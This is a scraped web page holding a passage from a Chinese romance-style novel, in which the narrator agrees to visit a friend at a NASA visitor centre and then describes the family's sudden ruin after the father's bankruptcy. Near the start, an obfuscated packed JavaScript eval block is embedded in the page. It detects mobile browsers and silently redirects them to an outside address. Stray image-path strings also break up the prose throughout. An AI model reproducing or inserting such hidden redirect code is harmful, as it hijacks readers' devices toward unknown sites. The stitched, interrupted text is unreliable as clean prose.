我不由得;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17228679|197586||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 打趣他:“你这是很希望我去见你的意思吗?原来我们优秀的杰诺博士也怕寂寞啊。” “呵呵,我不否认这点。” 杰诺愉悦的笑声从听筒中传来,震颤的气流音搔得我耳廓发痒。 “但抛开这些不谈,我猜你应该也会想参观这边的火箭公园,与单纯的照片不同,真实的土星五号要更加巍峨壮观,亦或者去亲手触摸一块真正的月球岩石?我敢保证,那绝对是十分雅致的体验。” “听起来不错,这算约会邀请吗?” “如果你这样认为,那么是的。” “………” 我承认自己被说得很是心动。 尽管我并不像杰诺那般热衷于探索太空与宇宙,但我确实对能够接触未知的事物而充满兴趣。 NASA的游客中心啊……我还没有去过呢。 我在心中算了下日期,考虑到暑期那三个月的长假完全可以抽时间拜访,顺便还可以为我许久没更新的账号做视频取材,便也笑着答应了。 “假期不忙的话,我会去的。” 约定好行程,又询问过对方那边的情况如何、是否还习惯后,我们在一派轻松的氛围里结束了此次通话。 与两名好友分别后,我的人生似乎又回归了过去那般按部就班的节奏。 吃饭、学习、社交……富家子弟的身份几乎在哪里都是良好的通行证,金钱带来的各种便利是只有真正体会过的人才能懂的。 我很满意现在的生活。 而我也一直以为,这样无忧无虑且自在的日子可以永远持续下去。 ………… 可惜,天不遂人愿。 恣意张扬的日常如阳光下的泡沫,一触即碎。 变化来得非常突然。 ——父亲破产了。 合伙人卷款跑路,合资公司一夜之间人去楼空,身为股东的父亲需要独自面对那笔堪称天文数字的债务,投资出去的钱全部打了水漂。 税务局的动作比债主还快,过去公司私底下拖欠的税务被翻了个底朝天,本该为此负责的人不知所踪,现在这笔账便落到了父亲个人头上,即使破产也躲不掉。 为了填补窟窿,父母开始清点名下资产,房子挂牌出售,豪车也挂上了二手网站,可相较于那巨额债款却也仅是杯水车薪。 那些曾经和父亲关系要好的所谓商业伙伴早就避之莫及,听闻他破产的消息一个个翻脸比翻书还快,唯有几个认识许久的真心朋友倒是在力所能及的范围内出手相助,可效果也是微乎其微。 现在家里最需要的是钱,可没有人能帮我们,大家都自顾不暇,没办法为他人的苦难而让自己的家庭承担风险,毕竟谁也不清楚这笔钱是否还能要的回来。 社会的真实一面彻底在我面前展露无遗,却是以这样血淋淋的方式,残酷嘲弄着我的天真。 我深刻体会到了,一旦你跌倒,所有政策和规则都在拉你下坠,就像嗅到血腥味的鬣狗,直至吃干抹净才肯罢休。 我的平静生活就此被搅得天翻地覆。